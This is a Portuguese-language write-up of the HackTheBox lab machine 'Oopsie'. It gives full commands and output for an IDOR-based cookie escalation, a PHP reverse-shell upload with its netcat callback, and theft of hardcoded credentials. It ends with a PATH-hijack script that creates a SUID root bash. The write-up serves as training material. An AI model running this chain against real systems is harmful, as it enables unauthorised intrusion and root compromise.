Oopsie

HackTheBox

Plataforma	HackTheBox
Dificuldade	Easy
Data de Resolução	10 de Abril de 2026
Autor	Victor Enéias Oliveira

SUMÁRIO

1.	Visão Geral	3
2.	Reconhecimento	3
3.	Exploração	4
4.	Movimentação Lateral	5
5.	Escalada de Privilégios	6
6.	Conclusão	7
7.	Referências	7

1. Visão Geral

Oopsie é uma máquina Linux de nível iniciante do HackTheBox. A superfície de ataque é um servidor web com um sistema de upload de arquivos protegido por autenticação. A vulnerabilidade central é um controle de acesso quebrado (IDOR — Insecure Direct Object Reference) que permite enumerar contas de usuário pela URL e elevar o papel (role) do cookie de sessão para administrador. Com acesso ao painel de upload, uma web shell PHP é enviada para obter execução remota de código. A escalada de privilégios é realizada via PATH Hijacking em um binário SUID.

2. Reconhecimento

```
nmap -p- --min-rate 100 <TARGET_IP>
```

```
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
```

Figura 1 – Scan Nmap: portas 22 (SSH) e 80 (HTTP) abertas

2.1 Enumeração de Diretórios

O site apresentava uma página de apresentação de uma empresa automotiva. A enumeração de diretórios com Gobuster foi executada para identificar caminhos acessíveis:

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt \
  -x 'php,html,txt,zip' -t 100 -u http://<TARGET_IP>
```

```
images              (Status: 301) [Size: 313] [--> http://10.129.104.4/images/]
index.php           (Status: 200) [Size: 10932]
themes              (Status: 301) [Size: 313] [--> http://10.129.104.4/themes/]
uploads             (Status: 301) [Size: 314] [--> http://10.129.104.4/uploads/]
css                 (Status: 301) [Size: 310] [--> http://10.129.104.4/css/]
js                  (Status: 301) [Size: 309] [--> http://10.129.104.4/js/]
fonts               (Status: 301) [Size: 312] [--> http://10.129.104.4/fonts/]
```

Figura 2 – Gobuster encontra diretórios como /uploads, /css, /js

O Gobuster não identificou diretórios protegidos diretamente acessíveis. A investigação foi aprofundada com o Burp Suite para interceptar o tráfego.

2.2 Análise do Tráfego com Burp Suite

```
Pretty   Raw   Hex
1 GET /cdn-cgi/login/script.js HTTP/1.1
```

Figura 3 – Burp Suite capturando requisições ao site

A análise do tráfego revelou uma requisição a /cdn-cgi/login/script.js, indicando a existência de um painel de login em /cdn-cgi/login.

3. Exploração

3.1 Login como Visitante e Análise de Cookies

O sistema oferecia a opção de entrar como visitante sem credenciais. O Burp Suite revelou que as sessões eram controladas por dois cookies: user (ID numérico) e role (nível de acesso).



Figura 4 – Página de login com opção de acesso como visitante

3.2 IDOR – Enumeração de Usuários

A página de conta exibia o parâmetro id na URL. Sendo o ID do visitante igual a 2, foi testado id=1 com a hipótese de que pertenceria ao administrador:



Figura 5 – IDOR: ID 1 retorna conta do admin (Access ID: 34322)

A resposta confirmou o Access ID do administrador. Os cookies foram alterados manualmente no Burp Suite para user=34322 e role=admin, concedendo acesso ao painel de upload.

3.3 Upload de Web Shell e Reverse Shell



Figura 6 – Painel de upload de imagens, acessível como admin

Com acesso de administrador, foi feito o upload de uma PHP reverse shell (php-reverse-shell do PentestMonkey). Antes, um listener Netcat foi iniciado na porta 4444:

```
nc -lvnp 4444
```

The file php-reverse-shell.php has been uploaded.

Figura 7 – Confirmação de upload bem-sucedido do arquivo PHP

Com o arquivo em /uploads, a shell foi ativada acessando-a via browser:

```
http://<TARGET_IP>/uploads/php-reverse-shell.php
```

```
┌──(victor㉿kali-Eneias)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.124] from (UNKNOWN) [10.129.104.4] 45184
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 00:09:46 up  2:53,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Figura 8 – Conexão reversa recebida no Netcat (usuário www-data)

Para estabilizar o shell não-interativo, foi utilizado o Python:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@oopsie:/$
```

Figura 9 – Shell TTY estabilizado com Python

4. Movimentação Lateral

Como www-data, foi realizada a enumeração manual dos arquivos do servidor web. No diretório da página de login foi encontrado o arquivo db.php com credenciais hardcoded:

```
# /var/www/html/cdn-cgi/login/db.php
$conn = mysqli_connect('localhost','robert','<PASSWORD>','garage');
```

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls
ls
admin.php  db.php  index.php  script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php
cat db.php
<?php
$conn = mysqli_connect('localhost','robert','[redacted]','garage');
?>
```

Figura 10 – Arquivo db.php expondo credenciais do banco de dados

A senha encontrada funcionou para o usuário robert no sistema:

```
su robert
```

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password:

robert@oopsie:/var/www/html/cdn-cgi/login$
```

Figura 11 – Acesso obtido como robert usando as credenciais do banco

5. Escalada de Privilégios

```
robert@oopsie:~$ sudo -l
sudo -l
[sudo] password for robert: M3g4C0rpUs3r!

Sorry, user robert may not run sudo on oopsie.
robert@oopsie:~$
```

Figura 12 – sudo -l: robert não pode usar sudo

Como robert não possuía permissões de sudo, foi feita a busca de binários com o bit SUID ativo:

```
find / -perm -4000 -exec ls -ldb {} \; 2>/dev/null
```

```
-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
```

Figura 13 – Binário /usr/bin/bugtracker encontrado com SUID root

Uma análise com strings revelou que o binário chamava o comando cat sem o caminho absoluto — uma abertura para PATH Hijacking:

```
strings /usr/bin/bugtracker
```

```
: EV Bug Tracker :

Provide Bug ID:

cat /root/reports/
;*3$"
GCC: (Ubuntu 7.4.0-1ub
crtstuff.c
```

Figura 14 – strings revela chamada ao cat sem caminho absoluto

5.1 PATH Hijacking

A técnica consiste em criar um script malicioso chamado cat em um diretório controlável e modificar o PATH para que ele seja encontrado antes do cat real. Como o bugtracker roda com SUID root, o script será executado com privilégios de root:

```
cd /tmp
echo '#!/bin/bash' > cat
echo 'cp /bin/bash /tmp/bash' >> cat
echo 'chmod 4777 /tmp/bash' >> cat
chmod +x cat
export PATH=/tmp:$PATH
/usr/bin/bugtracker
```

```
robert@oopsie:/$ cd /tmp
cd /tmp
robert@oopsie:/tmp$ echo '#!/bin/bash' > cat
echo '#!/bin/bash' > cat
robert@oopsie:/tmp$ echo 'cp /bin/bash /tmp/bash' >> cat
echo 'cp /bin/bash /tmp/bash' >> cat
robert@oopsie:/tmp$ echo 'chmod 4777 /tmp/bash' >> cat
echo 'chmod 4777 /tmp/bash' >> cat
robert@oopsie:/tmp$ cat cat
cat cat
#!/bin/bash
cp /bin/bash /tmp/bash
chmod 4777 /tmp/bash
```

Figura 15 – Script cat malicioso criado em /tmp

```
robert@oopsie:/tmp$ chmod +x cat
chmod +x cat
robert@oopsie:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
robert@oopsie:/tmp$ /usr/bin/bugtracker
/usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 1
1
---------------


robert@oopsie:/tmp$ ls
ls
bash  cat
robert@oopsie:/tmp$ ./bash -p
./bash -p
bash-4.4# id
id
uid=1000(robert) gid=1000(robert) euid=0(root) groups=1000(robert),1001(bugtracker)
bash-4.4#
```

Figura 16 – Execução do bugtracker; bash SUID criado em /tmp

Com o bash SUID criado, basta executá-lo com a flag -p para preservar o EUID:

```
./bash -p
# id -> uid=1000(robert) euid=0(root)
```

```
bash-4.4# head /home/robert/user.txt
head /home/robert/user.txt
f                                   1
bash-4.4# head /root/root.txt
head /root/root.txt
a                                  :f
bash-4.4#
```

Figura 17 – Flags de user e root lidas com sucesso

6. Conclusão

O Oopsie apresentou uma cadeia de exploração rica e didática: o site web expunha um painel de login via análise de tráfego no Burp Suite; a vulnerabilidade IDOR permitiu obter o Access ID do administrador e elevar o cookie de sessão; o painel de upload possibilitou enviar uma PHP reverse shell, garantindo execução remota como www-data. Credenciais hardcoded no código-fonte do site viabilizaram a movimentação lateral para o usuário robert. Por fim, um binário SUID que chamava cat sem caminho absoluto foi explorado via PATH Hijacking para obter root. A máquina enfatiza os riscos de IDOR, upload sem restrição adequada, credenciais no código-fonte e uso inseguro de binários SUID.

7. Referências

- PHP Reverse Shell (PentestMonkey): https://pentestmonkey.net/tools/web-shells/php-reverse-shell
- GTFOBins – bash SUID: https://gtfobins.github.io/gtfobins/bash/
- Métodos de Escalação de Privilégio no Linux: https://medium.com/@whoisrodrigopeixoto
- OWASP – Insecure Direct Object Reference: https://owasp.org/www-project-web-security-testing-guide/